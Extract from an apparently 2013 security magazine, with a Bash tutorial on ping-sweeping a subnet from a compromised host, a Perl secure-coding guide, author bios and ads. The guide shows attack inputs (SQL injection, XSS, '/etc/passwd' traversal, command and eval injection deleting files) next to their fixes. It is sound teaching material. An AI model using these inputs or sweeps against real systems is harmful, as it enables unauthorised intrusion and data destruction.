- Cybersecurity | The White House. Web. 25 Mar. 2013. <http://www.whitehouse.gov/cybersecurity>
- Brownstein, Ronald. Pentagon Seeks \$3.2 Billion for Revised Cyber Budget – NationalJournal.com. NationalJournal.com. Web. 25 Mar. 2013. <http://www.nationaljournal.com/tech/pentagon-seeks-3-2-billion-for-revised-cyber-budget-20110325>.

configurations and then obligingly getting around them. Each new security measure and version of software means a new puzzle to unlock. Learn from experience, share techniques, observe forums, set-up your own network and try out new things.

Nessus has shown itself to be a versatile, powerful, and highly useful tool for the penetration tester. However, like any of the other hundreds of existing security tools, it does not in any way replace the penetration tester. Instead, it helps make the process of testing smoother, faster, and often easier so that the penetration tester is better able to do the job.

DAN ROBEL, CISSP, GCIH, GPEN

Dan Robel is a senior cyber penetration testing specialist at SAIC. With over 10 years of information security experience, he serves as a penetration test team lead and a course instructor for SAIC within the Washington, D.C. area. He has guest lectured on cyber warfare at the Air Force Institute of Technology. Robel offers his penetration test expertise as a "red team" member for SAIC's CyberNEXS, a patented cybersecurity training and exercise platform, during the Air Force Association's CyberPatriot national high school cyber defense competition and the Maryland Cyber Challenge. Robel earned a Bachelor of Science in business and computer science from Mount Saint Mary's and a Master of Science in knowledge and information management with a concentration in information security from George Washington University. His master's thesis "International CyberCrime Treaty" was adapted as an honors white paper for the SANS Institute.


a d v e r s i s e m e n t



OWASP Foundation

"We help protect critical infrastructure one byte at a time"

SAMM Overview



- **140+** Checklists, tools & guidance
- **150** Local chapters
- **20,000** builders, breakers and defenders
- **Citations:** NSA, DHS, PCI, NIST, FFIEC, CSA, CIS, DISA, ENISA and more..

Learn More: <http://www.owasp.org>

Basic Scripting for Penetration Testers

It often happens that we need to do repetitive tasks during the execution of a penetration test (call it ethical hacking or whatever you like) and there another group of task that need to be done through specialized programs called tools. Sometimes, we just download and run these tools... right?

NO, this is a big mistake! Actually, we know that we must review them and this review implies a good examination of source code (Python, Perl, Ruby, Bash, PowerShell, LUA, NASL, etc.).

Maybe, in some cases, we need to develop our own tool.

So, scripting is a very important knowledge that penetration testers must have and this article is just an introduction to this topic.

In this article, you will learn the basics of scripting using Bash to do some penetration testing duties.

Also, this article requires a previous knowledge about penetration testing using tools that run over Linux and MS Windows from the command line.

What is a Shell?

As we all know, we can't give direct orders to the operating system we have running in our machines, I mean, we need something to be the translator between us and that piece of software that can control and manage our computer resources: a shell. In order for this translation to be effective, every operating system has a way to let us give the commands, in text (command line) or graphical mode




Figure 1. MS Windows GUI Shell




Figure 2. Linux Text shell (command line)

(specific GUI or through web interfaces), so, we have text and graphical based shells and we have specific commands we must type with their parameters (ls -al, for example) or some graphical options (checkboxes, drop-down lists, etc.) as shown on the Figures 1 and 2.

Today, it's uncommon for MS Windows users and/or administrators to use command line and there are other operating systems as Linux that has both options, but, users, administrators and, of course, penetration testers still use text shell (Command Line Interface – CLI) as their favorite option. Anyway, as the Figure 3 shows, MS Windows has at least CMD.EXE as a text shell that it's very useful for penetration testing.

We have to mention Powershell, another MS Windows shell, but, on steroids because it's great power.

There is another special type of shell called webshell used by hackers (ethical or not) to interact with operating systems through web after a successful web attack that let the hacker to upload a program (PHP, ASP, ASPX, JSP, etc.). This webshell is focused in host and network penetration. Figure 4 shows one of the simplest webshells.




Figure 3. MS Windows text shell (command line)




Figure 4. A simple webshell




Figure 5. Simple Bash script

So, what is a script? First, see the Figure 5 that shows a very simple Bash script (Bash in the most used Linux based shell).

This Bash script does a simple network configuration useful for connection to a particular network to avoid a repetitive task: type every time those two commands (ifconfig and route) and editing the /etc/resolv.conf (remember that there is a graphical way in Linux to do the same task and save a lot of configurations, but, this article is about scripting).

We are going to get into scripting based on common penetration testing duties and scripts examples.

Bash Scripting

As we said, Bash is the most used shell and has the most well-known rules in the Linux world. So, for this first example, we assume that a Linux host has been penetrated and we have no rights to install anything and need to know if there another hosts to penetrate in the same DMZ or, worse, the private network.

The mping.sh Bash script will use fping command to ping sweep the subnet we need and show active hosts (IP and MAC addresses).

Lets' explain every line of Listing 1 (mping.sh):

At line 1 we use the "she bang" to tell the operating system that Bash has to interpret the next lines.

At line 2 we are using fping command in its "generate a list" format. But, wait, what does \$1 and \$2 means? Simple: these two special variables represent the parameters or arguments for the script.

Listing 1. mping.sh Bash script

```
1--->#!/bin/bash
2--->fping -g $1 $2 > fping_lista.txt 2>/dev/null

3--->grep "is alive" fping_lista.txt >
    activos.txt
4--->echo "Lista de Direcciones IP Activas"
5--->echo "-----"
6--->for host in `cat activos.txt | cut -d " "
    -f 1`
7---> do
8--->   echo $host
9---> done
10->arp -an | grep ether > macs.txt
11->echo ""
11->echo "Lista de MACs Activas (IP,MAC,Interface)"
13->echo "-----"
14->cat macs.txt | cut -d " " -f 2,4,7
```


To run this script we'll use something like this:
`./mping.sh 192.168.1.1 192.168.1.254` where
`$1` will be substituted by 192.168.1.1 and `$2` by
 192.168.1.254 during script execution.

So, `fping` will have some successful (is alive) from hosts answering to the ICMP requests and some execution error messages about not answering hosts, that's the reason why we redirect the standard error to `/dev/null` and standard output (successful answers) to a temporary file called `fping_list.txt` (as shown in Figure 6).

We need to select just the "is alive" entries and for that duty we use `grep` as line 3 shows, selecting just the lines meeting the "is alive" status and redirecting the output to another file called `ativos.txt`. From the contents of this file, we are going to take just the IP addresses and print them with some "format" in the standard output (or whatever we want to redirect the output). As per lines 6 through 9, we have a loop using `for` in its "list format" because `$host` variable will take the values, one at a time, from the list. This list is generated executing two "pipelined commands": `cat` and `cut`. With `cat` command we list the content of `ativos.txt` and from every line, it just selects the first field (the IP address) using `cut` com-

```
192.168.1.1 is alive
192.168.1.170 is alive
192.168.1.229 is alive
192.168.1.250 is alive
192.168.1.187 is alive
192.168.1.2 is unreachable
192.168.1.3 is unreachable
192.168.1.4 is unreachable
```

Figure 6. Temporary `fping_list.txt`

```
? (192.168.1.250) at 00:1d:0f:d8:9c:9a [ether] on wlan0
? (192.168.1.254) at <incomplete> on wlan0
? (192.168.1.1) at 00:19:cb:5b:c9:1b [ether] on wlan0
```

Figure 7. Output of `arp -an` command

```
# sh mping.sh 192.168.1.1 192.168.1.254
Lista de Direcciones IP Activas
-----
192.168.1.1
192.168.1.170
192.168.1.229
192.168.1.250
192.168.1.187
-----
Lista de MACs Activas (IP,MAC,Interface)
-----
(192.168.1.250) 00:1d:0f:d8:9c:9a wlan0
(192.168.1.229) b8:f9:34:88:4c:76 wlan0
(192.168.1.1) 00:19:cb:5b:c9:1b wlan0
(192.168.1.187) c8:3d:97:50:75:e5 wlan0
(192.168.1.113) 8c:a9:82:b6:8d:6c wlan0
```

Figure 8. Complete execution and output from `mping.sh` script

mand. As you can see, backquote do the magic of ask the shell to execute `cat` and `cut` commands and give as the output of that execution to create our list. At line 8, we just echo the current value of `$host` (every "is alive" IP address).

This ICMP traffic will feed and populate the ARP table of our machine, so, we can use the command `arp` to show the registered MAC addresses for the "is alive" IP addresses and the empty ones (every "is unreachable" IP) as shown in the Figure 7.

To select just the entries with real MAC addresses, we first redirect output from `arp -an` command to a temporary file called `macs.txt` using `grep` again to select just the lines with the ether word (because when an entry is empty, it will have the `<incomplete>` word instead). Then `mping.sh` does some additional output formatting and, finally, does something similar to IP listing: use `cat` to send the `macs.txt` content to be the `cut` command to just select fields 2 (IP address), field 3 (MAC Address) and field 7 (interface name). Next figure shows the complete execution and output of `mping.sh` shown in Figure 8.

But, wait, why create a script to do something that seems to be as simple as using `fping` and `arp` commands? Well, we got a formatted and easy to read report (output from those commands includes

Listing 2. `lhping.sh` Bash script

```
1--->#!/bin/bash

2--->echo $1 > ip1.txt
3--->echo $2 > ip2.txt

4--->octeto1=`cat ip1.txt | cut -d "." -f 1`
5--->octeto2=`cat ip1.txt | cut -d "." -f 2`
6--->octeto3=`cat ip1.txt | cut -d "." -f 3`
7--->nodo1=`cat ip1.txt | cut -d "." -f 4`
8--->nodo2=`cat ip2.txt | cut -d "." -f 4`
9--->nodoactual=$nodo1

10--->while [ $nodoactual -le $nodo2 ]
11--->do
12--->  ipactual=$octeto1.$octeto2.$octeto3.$
        nodoactual
13--->  pong=`ping -c 3 $ipactual | grep
        "bytes from" | wc -l`
14--->  if [ $pong -ge 1 ]
15--->  then
16--->    echo "$ipactual is alive"
17--->  fi
18--->  nodoactual=`expr $nodoactual + 1`
19--->done
```

a lot of unnecessary information). And, what if we can't execute fping ? This tool isn't installed by default and we don't have rights to install something. Let's take a look to another script than could replace fping command presented in Listing 2.

Let's see what this script, lping.sh does: First, this will work only with a classic Class C subnet (covering other options will be a matter of the next article with more advanced scripting). So, at lines 2 and 3 we create two files (ip1.txt and ip2.txt) that will have the starting and ending IP addresses taken from the two parameters needed for this script.

In this way, we can obtain the different bytes that compose these IP addresses in order to have a list of nodes for our ping.

For example, at line 4 we extract the first byte of the starting IP address and store that value in octeto1 variable. This is the same for lines 5 and 6 for the second and third bytes (remember this is just for Class C).

So, at line 7 we extract the last byte (fourth byte) of the starting IP address (the first host in that range) and this is the same for the ending IP address. Take a look at the -d parameter, now we are using a dot (.) as field delimiter. Then, we got another way of doing a loop, this time using while at line 10. This will have a numeric condition: we are going to use a variable (\$nodoactual) to store the current node (host) number (fourth byte) that will be compared to the last node to ping. The condition for this while loop states "execute everything between next do and done until \$nodoactual is less or equal than nodo2".

At line 12, we create a variable with the "current" IP to ping doing a concatenation of the first three bytes of the IP address range we are working on and the "current" fourth byte (\$nodoactual initialized at line 9). Then, we do our ping, but, in some special way because we want to have a clear report: most of time, we can't get a complete interactive shell when penetrating a host, so, if we just use ping, we will have to break its execution press-

ing Ctrl-C, for example, and this won't work or will break our session. So, we use the -c parameter of ping command to have just three attempts of ping-ing the current host. Next, in these pipelined commands, we just grep positive answers and count the ones (if we get at least one positive answer, the host is alive). Remember again the backquotes effect and this output will be stored at \$pong variable.

Between line 14 and 17 we use a classic if then to evaluate what we got and if we got at least one positive answer (\$pong will be greater or equal than 1). If so, the script will print the IP address as "is alive".

Finally, at line 18 we increment the counter of nodes (fourth byte) in order to ping the next host.

In the Figure 9, we can see lping.sh running.

Another question arrives: if I don't have rights to install something at this penetrated host, maybe I can't upload my script neither, so, how can I create this script at that hosts? As simple as using cat command in this way: cat < mping.sh. This will let us type all the script (this is not an editor, so, there are some keys that won't work as expected) and to finish, we just press Ctrl-Z. Figure 10 shows an example of this.


Conclusion

Thinking about penetration testing as just running some well made tools is just like thinking about cooking meals because you buy a pre-cooked meal and "cook it" using your microwave oven. What you've learned during this short article is about using Bash for some basic tasks because you didn't have enough rights to get your hacking tools installed and because your tools just got the penetration of one host and you must continue to penetrate the network through another host, actually, this is the real ethical hacking.

In next article, we are going to use CMD.exe (yes, from MS Windows), Bash (again) and Python to do port scanning and search for vulnerabilities and exploits.

WALTER CUESTAS

Walter Cuestas, C|EH, C|PTE, OSEH, Brainbench Network Security (Master level). Current CEO and co-founder of Open-Sec, a Peruvian company dedicated to developing ethical hacking services, computer forensics and analysis of computer security incidents. He is the technical leader of the team of ethical hackers at Open-Sec carrying out processes of vulnerability analysis and penetration testing. His work is about defining attack strategies and his main interest is about developing scripts for pentesting.



```
$ bash lping.sh 192.168.1.1 192.168.1.254
192.168.1.1 is alive
192.168.1.170 is alive
192.168.1.187 is alive
192.168.1.229 is alive
192.168.1.248 is alive
```

Figure 9. Complete execution and output from lping.sh script



```
$ cat > mping.sh
#!/bin/bash
...
^Z
[3]+  Stopped                  cat > mping.sh
$ cat mping.sh
#!/bin/bash
...
buf[] =
```

Figure 10. Creating an script from text shell at command line

Developing Secure Web Apps in Perl

Learn how to recognize the most common security issues and how to fix them in Perl web applications. Get to know what community modules are available for ensuring safety and robustness of your website.

One of my clients was obtaining the PCI DSS (Payment Card Industry Data Security Standard) certificate, which is needed for companies that work with the credit card payments. One of the requirements of this certificate is to "Develop and maintain secure systems and applications." This process gave me some very important and useful experience in programming secure Perl web applications. I have collected the most common issues and the ways how to fix them. I hope this will be useful for others too.

Validating Input Data

In general, one of the fundamental principles in writing secure applications is to never trust the data that comes from outside of the application. That means that validating the input data is the first step in building a safe web application. By accepting the data without checking it, you can open various ways of bypassing security measures and it makes it difficult to find bugs.

There are two approaches when validating the input data: blacklisting and whitelisting. When using a blacklist way you specify what input is forbidden, whether whitelist is the opposite, you specify what is allowed. You cannot be sure that your application is protected from every situation that an attacker might want to try by modifying the input in different ways, using differently encoded charac-

ters, spaces or special symbols. This is simply not possible and blacklisting is a bad approach in validating the input data. Whitelist all the characters allowed by the application and be sure that only they will appear. There are many ways how to deal with input validation. The most basic one is just to use regular expressions. For example:

```
die 'phone must be numbers'
unless $phone =~ m/^\d+$/;
```

Some of the input can be repetitive and not very easy to check, like email or IP addresses. This is where `Regexp::Common` and `Regexp::Common::Email::Address` packages can help us. For example:

```
use Regexp::Common qw[Email::Address];
die 'this does not look like an email'
unless $email =~ /($RE{Email}{Address})/;
```

There are of course more sophisticated libraries that greatly simplify input validation. One of them is `Validate::Tiny` shown on Listing 1. These rules and checks can be very flexible and provide the desired level of validation. It is always a good idea to use recognized and time-tested libraries for validation, instead of writing your own. This will not only save

the time, but will also provide a better security working on use cases that you might not have thought about. Also, Perl has lots of libraries to choose from.

SQL Injections

SQL injection is an ability to modify the server-side SQL queries by injecting a specifically crafted user input that is recognized as a part of the query. SQL injections are a subset of the wrong data validation, or its absence that could lead to database corruption or data loss. Basically, if you pass an unvalidated variable to the SQL query, you can end up running the query that was carefully prepared by the attacker. For example (syntax as of MySQL):

```
my $query = "DELETE FROM article WHERE id=$id AND
            status = 'public'"
$dbh->do($query);
```

If the `$id` variable is not validated and the attacker somehow managed to pass his own data which could be anything like:

```
my $id = '1 #' ;
```

Listing 1. Library *Validate::Tiny*

```
use Validate::Tiny ':all';

my $rules = {      fields => [qw/name email/],

    # Checks to perform on all fields
    checks => [

        # All of these are required
        [qw/name email/] => is_required(),

        # custom sub validates an email address
        email => sub {
            my ( $value, $params ) = @_;
            Email::Valid->address($value) ?
                undef : 'Invalid email';
        }
    ]
};

# Validate the input against the rules
my $result = validate( $input, $rules );
if ( $result->{success} ) {
    ...
} else {
    die 'Invalid input';
}
```

The final query is going to be:

```
my $query = "DELETE FROM article WHERE id=1 #AND
            STATUS = 'public'"
$dbh->do($query);
```

Which will remove the article regardless of it being public. Not what we wanted of course.

To omit this kind of errors when using *DBI* always use queries with bind variables, for example:

```
my $query = "DELETE FROM article WHERE id=? AND
            STATUS = 'public'";
my $sth = $dbh->prepare($query);
$sth->execute($id);
```

Despite of being secure, they also can help to improve application's performance when you have to run similar queries on a big data set, for example:

```
my $query = "DELETE FROM article WHERE id=? AND
            STATUS = 'public'";
my $sth = $dbh->prepare($query);
for my $id (1 .. 10_000) {
    $sth->execute($id);
}
```

Of course it is even better to use a popular and well tested *ORM* (Object-relational mapping) for querying your database. Two of these are *DBIx::Class* and *Rose::DB::Object*. An ORM allows you to abstract from the database and usually simplify building queries by using language data structures.

XSS

Lack of input validation and SQL injections can harm your applications, but XSS (Cross Site Scripting) can harm your users by embedding malicious web scripts into a web page on the client-side. For example, someone has registered with a username:

```
<script>alert("hi")</script>
```

and when somebody enters the users list they get a JavaScript alert. This of course does not harm too much, but imagine what can be achieved having the full ability to run arbitrary JavaScript code on the client-side. In order to prevent these kinds of attacks, make sure that the data entered by the user is *escaped* before displaying. This is usually achieved by embedded into template languages *autoescaping* techniques. For example:

```
<%= $username %>
```

will produce:

```
&lt;script&gt;alert(&quot;hi&quot;)&lt;&#x2f;script&gt;
```

and nothing will happen. Important to remember is that escaping `<`, `>`, `&`, `'`, `"` and `/` is not usually enough. For example, the user data is embedded into HTML attribute:

```
<a href=<%= $user_data %>>click me</a>
```

we can get:

```
<a href=# onmouseover="alert(1)">click me</a>
```

because we have not escaped the space character. It is always important to be aware of the context where the escaping happens, or otherwise you will end up escaping everything. XSS is a very wide topic and many things do not depend on the language you are using at the backend of course, but good thing to remember is to use a template language that allows you to escape special characters easily, so there is a little chance that something can be left out.

CSRF

CSRF (*Cross-Site Request Forgery*) is basically an attack when being on one website the implicit calls are being made to the website you are logged in to. For example, you visit a website where you can find an image tag that looks like:

```

```

Your browser loads the image and logs you off your website. This is of course can be much more dangerous. So it is usually a good idea not to modify any data in your application with a *GET* request.

But what about *POST* request? Of course the malicious website can issue an Ajax calls with a *POST* request and your application is still not protected. The usual technique is to forbid *POST* request without a previous *GET* request. This can be done by generating a token string on *GET* request and checking if its the correct one during the *POST*. A good idea is to also check a HTTP referer header, ensuring that it is the same website (but this of course can be easily replaced).

When performing something vulnerable to attacks (like money transfer) a good idea is to always ask user to provide a password.

When writing Perl applications there are several modules that can help with CSRF protection, for example `Plack::Middleware::CSRF`, `CGI::Application::Plugin::ProtectCSRF` and others.

Cookies

Cookies are usually used for saving the user state between the requests, for example if they are logged in or not. It is important to protect cookies from being stolen or forged. It is a good idea to forbid JavaScript to be able to access the cookie by setting a `HttpOnly` flag. In case of using TLS/SSL setting a `Secure` flag will also protect the cookies from being transferred over unencrypted channels.

Another popular technique is to sign, or encrypt cookies so that the application can be sure that the cookie was generated by itself and is safe to use.

In Perl *PSGI* applications like `Plack::Middleware::Session::Cookie` can be used for signing the cookies, and if you happen to use the *Dancer* web framework the cookies are encrypted.

Path Traversal

Usually, the static files are served by the frontend web servers, like `nginx` and path traversal is not a problem, but sometimes web application have to serve static files themselves and it is important to remember about this attack. For example, the Perl code that renders a static image (specified by user) looks like:

```
my $url = 'http://mywebsite/' . $image;
open my $fh, '<', $url;
return read_file($fh);
```

Let's imagine that instead of *image.jpg* an attacker specifies `../../../../etc/passwd`, thus getting a user file on UNIX system. In order to protect from this either forbid `..` in path requests, or use `File::Spec`:

```
$image = File::Spec->no_upward($image);
```

It is better still not to do this manually and use either well tested libraries or web servers for serving the static files.

system() arguments

`system()` function allows you to call external programs from Perl code. It is extremely important not to allow any undesired commands and arguments to be passed unvalidated from the user. When you have to pass arguments to the external program always use a form when arguments are passed separately. In this way they are correctly and safely escaped. Instead of this:

```
system("my command $arg1 $arg2");
```

which can lead to some dangerous code like:

```
system("my command ;rm important-file");
```

do this:

```
system('my command', $arg1, $arg2);
```

It is still not a bad idea to validate `$arg1` and `$arg2` variables anyway. Using `system()` is also considered not the best practice, so avoid it when possible even if you can check and validate the arguments.

open()

Open calls in Perl come in several variants. It is important to use the three-args version instead of two-args one. For example, you want to read the file provided by user:

```
open my $fh, $user_file or die "Can't open file";
```

And imagine that `$user_file` variable is `>some-important-file`. In this case the file is going to be truncated and opened for writing. It is important to always manually specify the open mode:

```
open my $fh, '<', $user_file or die "Can't open file";
```

eval

Evaluating custom code is a very dangerous technique. Not many programs usually use it because of this. But the following code is very common:

```
eval "require $some_module";
```

Here we are loading a Perl module on the fly and proving some run-time functionality. This is a widespread approach when implementing plugins for example.

If `$some_module` variable is something like: `Time::Piece;unlink 'important-file'` we are going to have bad time. In order to fix this problem either use `eval`'s block form:

```
my $class = $some_module;
$class =~ s{::}{/}g;
$class .= '.pm';
eval {require $class};
```

or use one of the many available modules from CPAN. For example, `Class::Load`:

```
use Class::Load qw(load_class);
load_class($some_module);
```

Using `eval()` is also should be considered not the best practice. Most of the time you can find a trusted library for dealing with plugins.

\0

Perl is a high level programming language, but nevertheless, it uses system calls that are written in C. And in C, the strings usually end with a special null character `\0`. Perl itself does not care much about the characters in the strings, but when they leave Perl some unexpected things can happen.

Consider the following situation:

```
my $file = "/tmp/file\0unknown-file";
open my $fh, '>', $file or die $!;
print $fh 'some info';
```

As you can guess, the file `/tmp/file` is going to be created and not the one specified in the Perl string.

The best way to prevent yourself from this kind of data entering your application is to not to allow these special characters during the input validation phase.

CGI and ARGV

Some of the Perl web applications are written so they can detect in which environment they are working and adjust their behavior. The common pattern is the following:

```
my $app = MyApp->new();
$app->start(@ARGV);
```

Here `@ARGV` is passed so the application can be controlled from the command line, for example:

```
perl my-app.pl --log=/var/log/myapp.log
```

The problem is that when running in CGI-mode and the request path info is something like this:

```
http://example.com/?foo
```

The server which runs the CGI script is going to run it with a `foo` parameter, like this:

```
perl my-app.pl foo
```

And now, anyone can run the script with any option. It is always a good idea to parse `@ARGV` on-

ly when running manually from the console and not by the server. For detecting if the script is started interactively one can use `IO::Interactive` module:

```
use IO::Interactive qw(is_interactive);
if (is_interactive()) {
    print "Running from a console";
}
```

Regular Expressions

Regular expressions when written poorly cannot only consume the CPU and result in denial of service, but also open a way for attackers to break into the system. For example, we have the following code (this could be a search engine for example):

```
if (my $text =~ /$user_query/) {
}
```

If the user variable has `(??{ unlink 'important-file' })` the code is going to be executed removing a file from the file system. It is important to always quote a regular expression before using it.

```
if (my $text =~ /\Q$user_query\E/) {
}
```

In the above example, all the special characters are going to be quoted; thus resulting in simple substring match. Also, do not forget also to whitelist only the safe characters here. In case of a search engine those should be alphanumeric characters for example.

Unicode

Unicode is not an easy task in various languages. In Perl, because of its famous backwards compatibility Unicode, and particularly UTF-8, is implemented in several ways. In UTF-8 characters can occupy more than one byte and thus creating the difference bytes vs. strings. When decoding bytes from the outside world into Perl's internal format it is important to use the strict conversion, not allowing broken UTF that will be silently ignored. This can lead to the security issues.

It is important to always check incoming data for validity, in every place where the bytes are decoded into Perl's internal format use UTF-8. For example:

```
open my $fh, '<:encoding(UTF-8)', $file;
my $string = Encode::decode('UTF-8', $bytes);
```

and NOT:

```
open my $fh, '<:encoding(utf8)', $file;
my $string = Encode::decode('utf8', $bytes);
```

rand()

Perl's `rand()` function is not cryptographically secure. The good news is that it does not have to be. CPAN is always has several solutions to this problem. One of the modules is `Math::Random::Secure` which can be used as follows:

```
my $random_value = Math::Random::Secure::irand(10);
```

How to make life easier?

It is very easy to forget about all the small details that can influence your application and weaken its security. During the development for the general purpose tasks I am trying to use time-proven Perl modules from CPAN. I look at the module's age, open/closed bug reports, test suite and overall visibility in the Perl community.


Usually when deploying an application for the first time I use the OWASP (*Open Web Application Security Project*) guide as a checklist.

At last I run various security scanners like nikto, skipfish and w3af, on the application's server. It is of course important to have a rich and robust unit and functional testing suite. For the security issues having a separate suite is a plus.

When dealing with the critical applications like bank accounts, factory machinery and so on, it is always a good idea to contact a professional penetration testing company that will help you in detecting the security flaws otherwise left undetected.

It is impossible to be safe as a result of some actions performed once. Security is a state that should be maintained as the application itself. By adding new code, refactoring, using the application differently, you can be always at risk of weakening your protection. Applications should be built and maintained with security in mind, periodically checked and improved.

VIACHESLAV TYKHANOVSKIY



Viacheslav Tykhanovskiy is an independent Perl programmer and consultant. He is active in Perl community and has co-organized several Perl conferences and workshops. He runs a Perl blog showmetheco.de, a Perl tutorials website and is an editor and author of the Perl magazine Pragmatic Perl.

ACCUVANT is **HIRING** **PENTESTERS**

Join the world's leading technical attack and pen team.



send CV's to:
careers@accuvant.com

Summer School TechnoCampus Barcelona Summer School

**SUMMER SCHOOL
PROGRAMMES**
8 - 19 JULY 2013

TWO-WEEK COURSES WITH ENGLISH TUITION AND COMPLEMENTED WITH SOCIAL, CULTURAL, SPORT AND LEISURE ACTIVITIES

SUMMER COURSE ON INFORMATION TECHNOLOGIES (IT) 1
SUMMER COURSE ON INFORMATION TECHNOLOGIES (IT) 2
SUMMER COURSE ON VIDEO AND MUSIC
SUMMER COURSE ON CINEMA

SUMMER COURSE ON RENEWABLE ENERGIES
SUMMER COURSE ON BUSINESS ADMINISTRATION
SUMMER COURSE ON TOURISM
SUMMER COURSE ON INTERNATIONAL HEALTH

OUR PROGRAMME INCLUDES:

- Tuition in English
- Attendance certificate issued by the university
- Access to our state-of-the-art facilities
- Library access
- Cultural experience
- Local sport centres and facilities
- Bus transport from and to Barcelona airport, if travelling in group or at agreed times

Email: uacu@tecnocampus.cat
Tel.: Juan García on 00 34 93 169 65 32

tecnocampus.cat/summerschool

This academic program will be complemented with a culture, social and leisure program (optional)

 **TechnoCampus**
Construïm futur

Press Release

Deloitte partners with Risk Management Studio

Reykjavik, Iceland April 15, 2013: Deloitte ehf. and Stiki ehf. have signed a partner agreement establishing Deloitte as a distributing partner of Risk Management Studio (RM Studio) . The agreement enables Deloitte to sell RM Studio in Iceland and internationally through cooperation with other Deloitte member firms globally.

Deloitte ehf. will offer RM Studio as a tool for cyber security, privacy and resiliency consulting services, recognizing that a vital aspect of selling RM Studio is to provide compelling risk management consulting and content. Deloitte's consulting practice and unique content will showcase RM Studio and all the associated services with cyber security, information privacy and protection, resiliency and preparedness, security and risk management, offering an extensive risk management experience for its clients. The distribution channel will cater to a wide audience of clients in an effort to build synergistic global risk management services. Deloitte ehf. will foster an existing risk management brand with RM Studio that potential clients will recognize as a leader in risk management.

"Deloitte is a leading service provider in the field of cyber security, privacy and resiliency in the world and with the cooperation with RM Studio, Deloitte will further enhance its service offerings in this area, both in Iceland and abroad. The importance of risk management cannot be overstated. This is a fundamental part of doing business that must be addressed appropriately for the company to be successful. Risks are just part of doing business and by having a procedure in place to deal with them does make a difference on their impact. Effective risk management can minimize risk and cost of maintaining company performance. With this partnership, Deloitte can offer our customers the best service possible in one place," says Dr. Rey Leclerc Sveinsson, Cyber Security, Privacy and Resiliency Leader at Deloitte ehf.

